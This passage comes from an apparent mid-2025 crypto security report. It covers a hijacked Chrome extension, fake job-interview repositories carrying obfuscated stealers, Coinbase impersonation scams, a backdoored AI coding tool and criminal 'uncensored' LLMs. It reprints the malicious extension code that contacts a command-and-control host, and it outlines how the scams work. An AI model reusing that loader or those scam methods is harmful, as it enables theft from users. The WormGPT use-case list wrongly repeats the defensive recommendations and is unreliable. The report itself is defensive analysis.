  - *We do not allow extensions with misleading, poorly formatted, non-descriptive, irrelevant, excessive, or inappropriate metadata, including but not limited to the extension description, developer name, title, icon, screenshots, and promotional images.*

The Chrome Web Store requires all developers to comply with both the Developer Program Policies listed below and the Developer Agreement.

Please accept our policies to continue publishing your products.

Go To Policy

We value developer contributions to the Chrome Web Store, and look forward to helping you bring your item into compliance with our policies.

Thanks,

Chrome Web Store Developer Support

The attack process included the following steps:

- An employee clicked a phishing link in an email and authorized an OAuth app named “Privacy Policy Extension.”
- The attacker gained control of the developer’s Chrome Web Store account.
- A new plugin version containing malicious code (version 24.10.4) was uploaded.
- Leveraging Chrome’s automatic update mechanism, affected users were unknowingly updated to the malicious version.

- The worker.js file in the malicious extension connected to a command-and-control (C&C) server to download configuration data and store it in Chrome's local storage. Additionally, it registered listeners to monitor events from content.js.

```
(async function () {
  try {
    const t = await fetch("https://cyberhavenext.pro/ai-cyberhaven", {
      method: "POST",
      headers: {
        Accept:
          "application/json, application/xml, text/plain, text/html, *.*",
        "Content-Type": "application/json",
      },
    });
    if (!t.ok) throw new Error(`HTTP error! Status: ${t.status}`);
    const e = await t.json();
    await chrome.storage.local.set({
      cyberhavenext_ext_manage: JSON.stringify(e),
    }),
      console.log("Data successfully stored!");
  } catch (t) {
    console.error("An error occurred:", t);
  }
})();
```

Within just 31 hours of the malicious version going live, the plugin had automatically propagated to a large number of devices. Since the extension name remained unchanged from the original, most users were completely unaware that the plugin had been replaced. The investigation also revealed that over 30 other extensions in the Google Chrome Web Store had been similarly hijacked, resulting in widespread risk exposure.

Other Browser Extensions Possibly Compromised in Broader Campaign:

Name	Version	Patch	Users
VPNCity	2.0.1		10,000
Parrot Talks	1.16.2		40,000
Uvoice	1.0.12		40,000
Internxt VPN	1.1.1	1.2.0	10,000
Bookmark Favicon Changer	4.00		40,000
Castorus	4.40	4.41	50,000
Wayin AI	0.0.11		40,000
Search Copilot AI Assistant for Chrome	1.0.1		20,000
VidHelper - Video Downloader	2.2.7		20,000
AI Assistant - ChatGPT and Gemini for Chrome	0.1.3		4,000
TinaMind - The GPT-4o-powered AI Assistant!	2.13.0	2.14.0	40,000
Bard AI chat	1.3.7		100,000
Reader Mode	1.5.7		300,000
Primus (prev. PADO)	3.18.0	3.20.0	40,000
Tackker - online keylogger tool	1.3	1.4	10,000
AI Shop Buddy	2.7.3		4,000
Sort by Oldest	1.4.5		2,000
Rewards Search Automator	1.4.9		100,000
Earny - Up to 20% Cash Back	1.8.1		10,000
ChatGPT Assistant - Smart Search	1.1.1		189
Keyboard History Recorder	2.3		5,000
Email Hunter	1.44		100,000
Visual Effects for Google Meet	3.1.3	3.2.4	900,000
Cyberhaven security extension V3	24.10.4	24.10.5	400,000
GraphQL Network Inspector	2.22.6	2.22.7	80,000
GPT 4 Summary with OpenAI	1.4		10,000
Vidnoz Flex - Video recorder & Video share	1.0.161		6,000
YesCaptcha assistant	1.1.61		200,000
Proxy SwitchyOmega (V3)	3.0.2		10,000
ChatGPT App	1.3.8		7,000
Web Mirror	2.4		4,000
Hi AI	1.0.0		229
EditThisCookie	1.4.3.1		50,000
TOTAL			2,652,418

Table data sources.[2] [3]

Recommendations for Users:

- Only download extensions from official sources and avoid using untrusted “cracked” or “enhanced” versions.
- Be cautious of permission requests, especially those asking for access to the clipboard, password managers, or webpage data.
- Regularly check your extensions at chrome://extensions/ and remove any suspicious plugins immediately.

- Install antivirus software and perform regular scans. Use tools like MistTrack to monitor on-chain flows of crypto assets.


Recommendations for Developers and Platform Providers:

- Enhance security for Chrome Web Store publishing accounts by enabling two-factor authentication (2FA).
- Strictly limit OAuth application authorization scopes.
- Implement version signing mechanisms to prevent tampering during the publishing process.
- Establish proactive detection systems to monitor extension behaviors in real-time, swiftly remove suspicious plugins, and issue public announcements.
- For frequently used extensions, projects are advised to enable multi-factor authentication and conduct regular code audits.


2.2.5 LinkedIn Recruitment Phishing

Since the beginning of 2025, scams involving malicious code injection under the guise of recruitment have been on the rise, particularly on professional social platforms like LinkedIn, posing a new threat to the engineering community. These attacks typically use a combination of “professional packaging” and “precise targeting,” resulting in highly sophisticated impersonations.

Scammers impersonate blockchain projects and proactively contact victims on LinkedIn. They present a lengthy project introduction, describing a blockchain gaming platform that integrates decentralized exchange, NFTs, tokens, live streaming, community features, and more. The information appears professional, including links to Figma design drafts and invitations such as “We have recruited backend and smart contract engineers and now want you to be the frontend lead.” These carefully crafted details make the entire recruitment process seem plausible and convincing.




After establishing initial trust, the scammers proposed a typical recruitment process: background checks, online coding tests, and technical interviews. Soon after, they created a sense of urgency via phone calls and quickly sent a Bitbucket repository link, claiming it contained the technical assessment task that candidates needed to complete.



Upon downloading the code, victims initially found nothing suspicious. The package.json file contained no malicious dependencies, and the first half of the server.js code appeared normal. However, the true attack was hidden in subtle details—for example, a line of code displayed a horizontal scrollbar, indicating “abnormal text length.” Expanding this line revealed a heavily encrypted payload.

SlowMist’s analysis showed that the payload was Base64 encoded and obfuscated with embedded remote control logic. Once executed, the code immediately connected back to a malicious command-and-control (C2) server, downloading and running two critical files: .npl (used to maintain persistence) and test.js (used for data theft).



These scripts perform the following malicious actions:

- Collect host information such as platform, username, and home directory path;
- Retrieve and execute remote payloads;
- Use child_process.exec to launch malicious programs;
- Stealthily exfiltrate sensitive information, including browser extension wallets, SSH private keys, and system Keychain data;
- Establish persistent connections, periodically sending “heartbeat” signals to maintain the backdoor’s active status;
- Obfuscate communication traffic to successfully bypass local firewall tools like Little Snitch.

More covertly, such attacks often do not exhibit obvious abnormal behavior at the onset, causing many victims to remain unaware even after compromise. Once attackers obtain mnemonic phrases and key information from wallet plugins or the Keychain, the victim’s crypto assets face complete loss of control.

LinkedIn, as a professional networking platform, should serve as a bridge between job seekers and recruiters. However, this platform trust is increasingly exploited by attackers. SlowMist reminds developers to exercise extreme caution when asked to “run external code,” “provide wallet


addresses for testing," or "compile and run services." When necessary, perform these tasks in isolated virtual environments and utilize tools like Hook for behavioral analysis.

2.2.6 Social Engineering Attacks

In the first half of 2025, social engineering attacks continued to surge in the crypto industry, with increasingly sophisticated and covert techniques. Notably, cases combining internal platform privilege abuse with precise external scams have drawn widespread attention. Among them, social engineering attacks targeting Coinbase users are particularly prominent.

Since the beginning of the year, numerous Coinbase users reported receiving calls from alleged "official customer service" representatives, who persuaded them to transfer funds into so-called "secure wallets." On May 15, Coinbase officially announced that "internal personnel are suspected of leaking customer information" and confirmed cooperation with the U.S. Department of Justice (DOJ) in an ongoing investigation.

The investigation revealed that hackers bribed overseas customer service staff to gain system access, stealing KYC information including names, addresses, and emails. Although passwords, private keys, and account balances were not compromised, the stolen data enabled the scammers to carry out highly realistic fraudulent schemes. The attackers even demanded a ransom of $20 million from Coinbase.




(https://www.coinbase.com/blog/protecting-our-customers-standing-up-to-extortionists)

According to reports, these scams have caused Coinbase users to lose over $100 million. The criminal groups involved are largely linked to Indian crime networks and COM sphere attackers. The attack process is highly standardized and primarily targets U.S. users, exhibiting characteristics of a "chain phishing" operation. The typical scam workflow includes:

（1）Impersonating Official Identity to Initiate Contact

Attackers use PBX systems to spoof official Coinbase phone numbers, creating a sense of “account risk” and urgency. Simultaneously, they send phishing emails or SMS messages with fake support tickets, directing users to click on cloned websites or perform “account recovery” procedures.



（2）Inducing Users to Transfer Assets


Under the pretext of “protecting assets,” attackers assist users in installing Coinbase Wallet and guide them to transfer assets into wallets controlled by the scammers.

（3）Providing Pre-Set Mnemonic Phrases

Unlike traditional methods of tricking users into leaking their own mnemonic phrases, attackers directly provide pre-set mnemonics, leading users to reconstruct a “new official wallet,” which significantly increases the deceptive effect.

（4）Rapid Asset Theft

Once users complete the asset transfer, the funds are immediately drained. Some phishing emails even falsely claim that “Coinbase is migrating to a self-custody model due to litigation, requiring asset migration before April 1,” creating a sense of urgency.



(https://x.com/SteveKBark/status/1900605757025882440)


Additionally, attackers use tools like @spoofmailer_bot to forge official Coinbase email addresses. They purchase leaked data on the dark web—such as “5K COINBASE US2” and “100K_USA-gemini_sample”—to target U.S. users. Combined with tools like ChatGPT, they perform large-scale data cleansing and generate SMS content, enabling unified control over calls, texts, and emails. This coordinated approach leads victims step-by-step into the trap amid the confusion.

This typical social engineering scam exposes the “human factor” vulnerability in platform security: even without access to funds, abuse of information permissions alone can cause disastrous consequences. As platforms grow larger and processes become more complex, integrating internal personnel into a comprehensive risk control system remains a critical challenge for the industry moving forward.

2.2.7 Backdoor Supply Chain Attacks via Low-Cost AI Tools

In the first half of 2025, we assisted in investigating a rather “peculiar” case. The incident began when a startup project lost hundreds of thousands of dollars in crypto assets. An audit of the project’s smart contract revealed a hardcoded authorized wallet address, through which the funds were drained.

The employee who submitted the code became the prime suspect. However, they insisted that they had not written the line themselves, claiming that it was generated by an AI assistant and that they had failed to thoroughly review it. Although the commit history showed the changes were made under their account, the true ownership of the suspicious wallet remained unclear, leaving the investigation temporarily at an impasse.



Cat
@0xCat_Crypto

Translated by Grok Show original

Today, a friend in the crypto startup space had several hundred thousand USDT stolen, with an employee being the prime suspect. However, the employee's explanation is genuinely thought-provoking and might relate to a web3+AI scenario.

The situation is straightforward: the employee submitted contract code that included a hardcoded address for an authorized wallet, and the funds in the contract were later transferred to that address. Due to git commit records, the employee is under heavy suspicion. However, the employee denies writing that line of code, claims the wallet isn’t theirs, and blames AI, saying the AI wrote it and they didn’t review the code. My friend did a code review but missed this part. Now they’re stuck: the wallet owner can’t be traced, and there’s no way to prove the employee wrote the code.

Here’s the issue:
1. Is it possible that a programming Agent was influenced by search results, leading to the injection of this code? How can we prove whether it was the employee’s doing? @evilcos
2. In web3+AI, some emphasize verifiable model inference processes as a use case. Is this such a scenario?

Rate this translation:

Last edited 3:47 PM · Apr 27, 2025 · **261.2K** Views

(https://x.com/0xcat_crypto/status/1916398693311451566)

A major point of suspicion in this case stemmed from the AI coding tool used by the employee. He had purchased a Cursor service via Taobao that claimed to offer “unlimited access to advanced models,” and installed the associated tools by following the vendor’s tutorial.

必须知晓的内容：

1、20刀pro会员套餐内的快速高级模型均可无限使用（比如claude-3.5-sonnet ,claude-3.7，gpt-4o）

套餐外需要单独计费的模型不能用（比如o1-pre gpt-4.5 各平台。官网使用一次需要0.4刀）这种不在服务范围内

2、切记Cursor和Cursor Assistant 客户端一定要安装在电脑C盘！！！

During our investigation, we referenced a report by Tencent’s Woodpecker team and found that the attack methods closely resembled a previously disclosed supply chain poisoning incident. The attackers lured developers with advertisements such as “lowest-price access to AI tool APIs” on short video platforms, directing them to install malicious npm packages like sw-cur, aiide-cur, and sw-cur1.

Once executed, these packages deeply tampered with the local Cursor application, implanted backdoors, and enabled remote control over the victim’s coding environment. The malware not only stole credentials but could also turn the victim’s device into a bot under long-term control by the attackers. According to available data, over 4,200 developers were affected, with the majority of victims using macOS systems.

(https://mp.weixin.qq.com/s/wmml_M0VyLnxoJX-7DV8Xg)

We advise users to avoid installing unknown dependency packages, especially unofficial AI tools that claim to be “free” or offered at “ultra-low prices.” We also express our gratitude to Tencent’s Woodpecker team for their in-depth analysis of the attack chain, which has provided valuable reference for our real-world case investigations.

2.2.8 Unrestricted Large Language Models (LLMs)

Besides the aforementioned targeted attacks on developers leveraging the AI tool boom, another concerning dark side is the emergence of “unrestricted” Large Language Models (LLMs).

“Unrestricted LLMs” refer to models that have been deliberately modified or “jailbroken” to bypass the safety mechanisms and ethical constraints imposed by mainstream models. Major vendors invest significant resources to prevent their models from generating hateful speech, misinformation, malicious code, or illegal instructions. However, some malicious actors intentionally develop or misuse these less-restricted models for cybercrime.

In the crypto space, such misuse is lowering the barrier to attacks. Attackers can obtain open-source model weights and source code, then fine-tune these models with datasets containing malicious content to create customized fraud tools. These models can generate

phishing emails, malicious code, scam scripts, and more, enabling even those without programming experience to easily conduct attacks.

（1）WormGPT: The Dark Version of GPT

WormGPT is a malicious LLM sold on underground forums, with its developers explicitly stating that it has no ethical restrictions. The model is trained based on open-source models like GPT-J 6B and is specifically enhanced to generate outputs related to malware. Access costs as little as $189 for one month.

Typical use cases include:

- Enhance phishing email detection and employee security awareness training.
- Advance jailbreak detection and content watermarking technologies.
- Improve traceability of LLM-generated content in sensitive use cases.
- Strengthen platform-level compliance oversight to curb the spread and abuse of unrestricted models.

（2）DarkBERT: Risk Spillover from Dark Web-Trained Models

DarkBERT is a large language model developed jointly by KAIST and S2W Inc. in South Korea, specifically pre-trained on dark web data. While originally intended to assist researchers in understanding illicit transactions and cyber threat ecosystems, the model's exposure to vast amounts of sensitive information also presents risks of misuse. Examples include:

- Targeted Social Engineering: Mining information about individuals or project teams to craft highly tailored phishing or scam campaigns.
- Emulating Underground Techniques: Replicating dark web tactics for crypto theft and money laundering, enabling harder-to-trace attack chains.

（3）FraudGPT: A "Pro Version" Built for Scams

FraudGPT is considered an upgraded version of WormGPT, explicitly designed for fraud and sold on the dark web and hacking forums at prices ranging from $200 to $1,700 per month. Common misuse scenarios include:

- Fake Crypto Project Generation: Creating fake whitepapers, websites, and marketing materials for ICO/IDO scams.
- Bulk Phishing Page Deployment: Rapidly cloning login pages of exchanges or wallet connection interfaces.
- Astroturfing Attacks on Social Media: Generating fake comments and hype to promote scams or discredit competitors.
- Conversational Social Engineering: Mimicking real users' tone and language to build trust and extract sensitive information.

（4）GhostGPT：A General-Purpose, Ethics-Free AI Assistant

GhostGPT is another model explicitly labeled as "free of ethical restrictions." In the crypto context, it has been misused in various ways:

- Advanced Phishing Emails: Crafting convincing KYC requests or security alerts impersonating major exchanges.
- Malicious Smart Contract Generation: Producing contract code with backdoors or fraudulent logic for rug pulls.
- Polymorphic Stealers: Generating malware that constantly changes form to evade detection while stealing crypto assets.

- Deepfake Scams: Creating AI-generated voices to impersonate exchange executives in phone scams or BEC (Business Email Compromise) attacks.

（5）Venice.ai：A Platform Gateway for Abuse

Venice.ai offers multiple LLM access points and advertises itself as “uncensored and fully open,” allowing users to experiment with loosely regulated models. The associated risks include:

- Bypassing Content Filters to Generate Malicious Outputs
- Lowering the Barrier to Prompt Engineering for Criminal Use
- Rapid Prototyping of Phishing and Fraud Scripts to Improve Attack Efficiency

The rise of unrestricted LLMs has significantly enhanced the scalability, automation, and sophistication of online fraud. In the crypto ecosystem, these models are not only being used for phishing, malware deployment, and social engineering, but are also increasingly involved in high-risk areas such as smart contract exploits and deepfake-driven scams.

To address these emerging threats, we recommend the following actions:

- Enhance phishing email detection and employee security awareness training.
- Advance jailbreak detection and content watermarking technologies.
- Improve traceability of LLM-generated content in sensitive use cases.
- Strengthen platform-level compliance oversight to curb the spread and abuse of unrestricted models.

III. Anti-Money Laundering Landscape

3.1 Global Regulatory Developments

This section highlights key developments in global regulatory trends.

3.1.1 Asia

（1）Mainland China

- In the first half of 2025, courts in Mainland China issued a total of 368 rulings related to virtual currencies, including 250 criminal cases and 115 civil cases.

- 2025-01-01: The newly revised Anti-Money Laundering Law of the People's Republic of China came into effect. The Supreme People's Procuratorate emphasized the integrated enforcement of the AML Law and the Criminal Law's provisions on the crime of money laundering. It called for the accurate application of relevant judicial interpretations by the Supreme People's Court and Supreme People's Procuratorate, the deepening of the three-year nationwide anti-money laundering campaign, and enhanced efforts to combat money laundering crimes involving new technologies, products, and services such as virtual currencies.

- 2025-01-06: The Guidelines on National Data Infrastructure Development, jointly issued by the National Development and Reform Commission, the National Data Administration, and the Ministry of Industry and Information Technology, were officially released. The guidelines explicitly call for building a trustworthy data circulation system using blockchain, cryptographic technologies, and smart contracts, as well as exploring a unified, distributed national data catalog and digital identity system.

- 2025-06-18: People's Court Daily published an article by the Shenzhen Intermediate People's Court of Guangdong Province, stating that judicial practice has largely reached a consensus that virtual currencies possess property attributes. In terms of asset disposition, the article proposed exploring compliant mechanisms—under regulatory filing—for converting seized virtual currencies into fiat. For privacy coins and similar assets used in offenses endangering national security, destruction by transferring them to a "black hole address" was suggested as a means to permanently remove them from circulation.

(2) Hong Kong, China

- 2025-02-19: The Hong Kong Securities and Futures Commission (SFC) released its newly developed "ASPIRe" roadmap, outlining 12 key initiatives under five pillars—Access, Safeguards, Products, Infrastructure, and Relationships. These initiatives cover areas such as global liquidity access, robust regulatory safeguards, product innovation, infrastructure upgrades, and international cooperation.

- 2025-05-21: The Legislative Council of Hong Kong passed the Stablecoin Bill in its third reading. On May 30, 2025, the Hong Kong SAR Government officially gazetted the Stablecoin Ordinance (Cap. 656), setting August 1, 2025, as its effective date. From then on, institutions will be able to apply to the Hong Kong Monetary Authority (HKMA) to become licensed stablecoin issuers. Hong Kong mandates that stablecoins must be backed by fiat currency.

- 2025-06-26: The Hong Kong Government issued the Hong Kong Policy Statement on Development of Virtual Assets 2.0, reaffirming its commitment to positioning the city as a global hub for digital asset innovation. The statement introduced the LEAP framework, focusing on four priorities: enhancing legal and regulatory frameworks, expanding tokenized product offerings, promoting use cases and cross-sector collaboration, and supporting talent and ecosystem development.

(3) Taiwan, China

